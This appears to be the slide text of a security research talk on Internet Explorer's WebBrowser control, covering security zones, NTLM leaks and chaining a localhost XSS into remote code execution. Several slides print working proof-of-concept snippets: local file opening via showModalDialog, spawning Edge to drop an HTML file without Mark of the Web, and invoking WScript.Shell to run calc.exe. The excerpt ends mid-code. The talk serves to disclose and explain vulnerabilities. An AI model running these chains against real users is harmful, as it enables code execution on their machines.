

Igor Sak-Sakovskiy

Senior specialist in the Positive Technologies research department

PT Swarm member



Internet explorer isn't forgotten

Or turning <http://localhost> XSS to RCE and some more...

Special for Power of Community 2025




Content

1. Why its relevant at this moment
2. Prehistory
3. RCE using old-school techniques
4. NTLM leak
5. Universal XSS (UXSS)
6. RCE using ClickJacking and some more

Why it's relevant in 2025?

Despite the fact that IE ended support as of 2020 it is still widely used in the form of WebBrowser control, a component of Visual Basic, .NET and C# applications. Several times I had the opportunity to find and document vulnerabilities in applications that used this component. A bright example of such an application would be WinRAR.



Why it's relevant in 2025?

Quickly googling information about WebBrowser control I did not see anywhere that it is no longer supported or will soon deprecated.

[Learn](#) / [.NET](#) / [Windows Forms](#) /



WebBrowser Control Overview

Article • 02/06/2023 • [1 contributor](#)

[Feedback](#)

In this article

[Frequently Used Properties, Methods, and Events](#)

[See also](#)

The [WebBrowser](#) control provides a managed wrapper for the WebBrowser ActiveX control. The managed wrapper lets you display Web pages in your Windows Forms client applications. You can use the [WebBrowser](#) control to duplicate Internet Explorer Web browsing functionality in your application or you can disable default Internet Explorer functionality and use the control as a simple HTML document viewer. You can also use the control to add DHTML-based user interface elements to your form and hide the fact that they are hosted in the [WebBrowser](#) control. This approach lets you seamlessly combine Web controls with Windows Forms controls in a single application.

Why it's relevant in 2025?

Fresh news

The Exploit: Chakra and Entry Point Abuse

In August 2025, the Edge security team received credible intelligence that threat actors were leveraging basic social engineering techniques alongside unpatched (0-day) exploits in Internet Explorer's JavaScript engine (Chakra) to gain access to victim devices. The attacker would first convince the victim to navigate to an official-looking spoofed website, then use a flyout on the page to request the user to reload the page in Internet Explorer mode. The attackers would then leverage a Chakra (IE's JavaScript engine) exploit to gain remote code execution. Finally, the attackers would use a second exploit to elevate their privileges out of the browser to gain full control of the victim's device.

<https://microsoftedge.github.io/edgevr/posts/Changes-to-Internet-Explorer-Mode-in-Microsoft-Edge/>

Useful info before bugs

Abbreviations and Security algorithms

Access by ProgID

ActiveX

ActiveX - technology that allows Internet Explorer to access API from libraries installed in the operating system.

```
1  <script>
2      try {
3          var wmp = new ActiveXObject("WMPlayer.OCX.7");
4          wmp.URL = 'http://audio.site/test.mp3';
5      } catch(e) {
6          alert('ActiveX error: ' + e.message);
7      }
8  </script>
```

Access by ClassID

```
1  <object classid="clsid:6BF52A52-394A-11D3-B153-00C04F79FAA6">
2      <param name="URL" value="http://audio.site/test.mp3">
3  </object>
```


Useful info before bugs

Abbreviations and Security algorithms

NTLM

NTLM (New Technology LAN Manager) – is a Windows authentication mechanism

- 1) Client tried to connect
- 2) Server answer with cryptography challenge
- 3) Client encrypts it using user password
- 4) If an attacker controls the server, he knows the challenge message and encrypted NTLM message.
- 5) Using it he can locally brute force of original user's password



Useful info before bugs

Abbreviations and Security algorithms

SOP

Same Origin Policy – Security policy in browsers preventing cross-site script execution. Bypass of this policy leads UXSS (or Universal XSS) vulnerabilities.

Security Zones

Security Zones – a set of security and access control rules delimited by scope. Depending on the place from what the user opens resource in IE, it is assigned one or another security zone.

MOTW

Mark of the Web – a label applied to files downloaded from the Internet. When running a file with MOTW, the user will be shown a security alert that the file was downloaded from an untrusted resource.

Security Zones

Abbreviations and Security algorithms

How I was imagining Security Zones in context of IE?

Value Setting

- 0 My Computer
- 1 Local Intranet Zone
- 2 Trusted sites Zone
- 3 Internet Zone
- 4 Restricted Sites Zone

0 – file:///

2, 4 zones – configurable by the user.

1 – http(s)://192.168.*.*, http://10.*.*.*

3 – http(s)://hostname


Where is http://localhost and file://smbserver/ ?

Security Zones

Abbreviations and Security algorithms

Normal browsers and same origin policy (SOP)

- 1) Can send queries and access to answer. Can open new windows and access using javascript to document content.
- 2) Can send queries but without access to answer. Can open windows but, can't access to document DOM using javascript.
- 3) Can't do anything for preventing NTLM and local file leaks.




Security Zones

Abbreviations and Security algorithms

IE surprise

- 1) Can load files from SMB server `file://smbhost/` using page on `http://localhost/`.
- 2) Can load files from SMB server `file://smbhost/` using page on `http://10.0.0.100/`

Seems localhost is more privileged than just intranet and by default allow NTLM leaks.



Security Zones

Abbreviations and Security algorithms

True IE security zones

1) http://internet.site/ - **less privileged page**

Have access only to very trusted ActiveX components

2) http://localhost/ - **medium privileged**

Have access to file://remotesmb/

Have access to a lot of ActiveX components

3) file:///, file://localhost/ - **most privileged**

Have access to local files

Have access to unsecure ActiveX components such as WScript.Shell

Mark of the Web


Abbreviations and Security algorithms

Check MOTW using powershell

Get-Content -Path C:/file.txt
-Stream zone.identifier

1) Test_motw_1.html – false

2) Test_motw_2.html – true



```
C:\WINDOWS\system32\cmd.exe - powershell
PS C:\Users\root\Downloads> Get-Content -Path C:\users\root\downloads\test_motw_1.html -Stream zone.identifier
Get-Content : Could not open the alternate data stream 'zone.identifier' of the file
'C:\users\root\downloads\test_motw_1.html'.
At line:1 char:1
+ Get-Content -Path C:\users\root\downloads\test_motw_1.html -Stream zo ...
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\users\root\downloads\test_motw_1.html:String) [Get-Content], FileNot
FoundException
+ FullyQualifiedErrorId : GetContentReaderFileNotFound,Microsoft.PowerShell.Commands.GetContentCommand

PS C:\Users\root\Downloads> Get-Content -Path C:\users\root\downloads\test_motw_2.html -Stream zone.identifier
[ZoneTransfer]
ZoneId=3
ReferrerUrl=http://localhost.:8080/admin12/
HostUrl=http://localhost.:8080/
PS C:\Users\root\Downloads>
```

Prehistory

Prehistory (opening local files)

He sought gold, and he found diamonds

Few years ago, I start looking for XSS vulnerabilities inside desktop applications. My goal was to get RCE or something interesting and unusual via XSS.

I wrote down the intermediate results in a table.

At first discarded one case with XSS as difficult to escalate to RCE and dealt with simpler ones. Coming back after some time I realized that this bug is not in the desktop app but in the engine itself.



Prehistory (opening local files)

He sought gold, and he found diamonds


One of bookmarks (result of manual fuzzing):

Step 1

```
1  <script>
2  showModalDialog('file://localtest.me/user/root/test.html')
3  </script>
```

Step 2 (execute from test.html)

```
1  <script>
2  document.write('<iframe></iframe>')
3  frames[0].name='test'
4  window.open('\\\\localhost\\\\c:\\\\users\\\\root\\\\test321.html','test');
5  window.open('c:/users/root/test321.html','test');
6  </script>
```



This will allow you to load local HTML files (but you need to download file before)

Prehistory (opening local files)

He sought gold, and he found diamonds

Ok I can open local files but how to write it before?

IE doesn't allow to save files without user interaction. It triggers confirmation.

The simple answer I found after more then 8 months - IE allow to open Edge without user interaction (using microsoft-edge:http://site). And chromium-based browsers can save files to ~/Downloads/ automatically.

All you need just open URL scheme microsoft-edge:http://google.com from IE.

Save Text File with msSaveBlob (IE Only)

Save Text File

Do you want to save **sample.txt** from **localhost**?

Save

Cancel

Prehistory (writing special files)


"Almost" XSS->RCE in one spreadsheet software

Another desktop app XSS and Edge experiments

On my luck I used `http://localhost` for page that must save files. And got RCE with user interaction (clicks to warnings)

When I retest with realistic conditions and `http://attacker.com` instead of `http://localhost` RCE doesn't confirm.

`http://localhost` allows to save files without MOTW



Bug #1

Not reported.

Patched while researching
(Summer – Autumn 2024).


RCE using “old-school” payloads

Bug #1

Chaining autodownload + local files access

Logic


- 1) Malicious page opens `http://localhost` with application vulnerable to XSS and exploit it (its legal)
- 2) XSS on localhost spawns edge window with location of itself
- 3) Using edge window, XSS on localhost drops 'exploit.html' to `~/Downloads/` folder without MOTW. After Edge window can be closed automatically.
- 4) IE window redirects from localhost XSS to locally saved exploit using unclassified vulnerability



Bug #1

Demo

- Requires two clicks to security popups (not beautiful)



Bug #1

Chaining autodownload + local files access

Spawning edge window from IE

```
1  <script>
2  |      // microsoft-edge:http://localhost/<xss>
3  |      window.open('microsoft-edge:' + location, 'foo');
4  </script>
```

Bug #1

Chaining autodownload + local files access

Save .HTML file to ~/Downloads/ without user interaction, then close Edge window

```
1  <script>
2  dropHTML = function(){
3  ... data = "<object classid='clsid:72C24DD5-D70A-438B-8A42-98424B88AFB8' id='exploit'></object>\
4  <script>\
5  onload=function(){\
6  try{\
7  exploit.run('calc.exe')\
8  }catch(e){alert(e.message)}\
9  }\
10 </script>";
11 blob = new Blob([data], { type: 'text/html' });
12 link = document.createElement('a');
13 link.href = URL.createObjectURL(blob);
14 link.download = 'aaa_temp_html.html';
15 link.click();
16 URL.revokeObjectURL(link.href);
17 setTimeout(function(){
18     window.close();
19 },5000)
20 }
21 </script>
```

Bug #1

Chaining autodownload + local files access

Walking from `http://localhost` to `file:///`

```
1 <base href="file:///"/>
2 <iframe name="foo"></iframe>
3 <script>
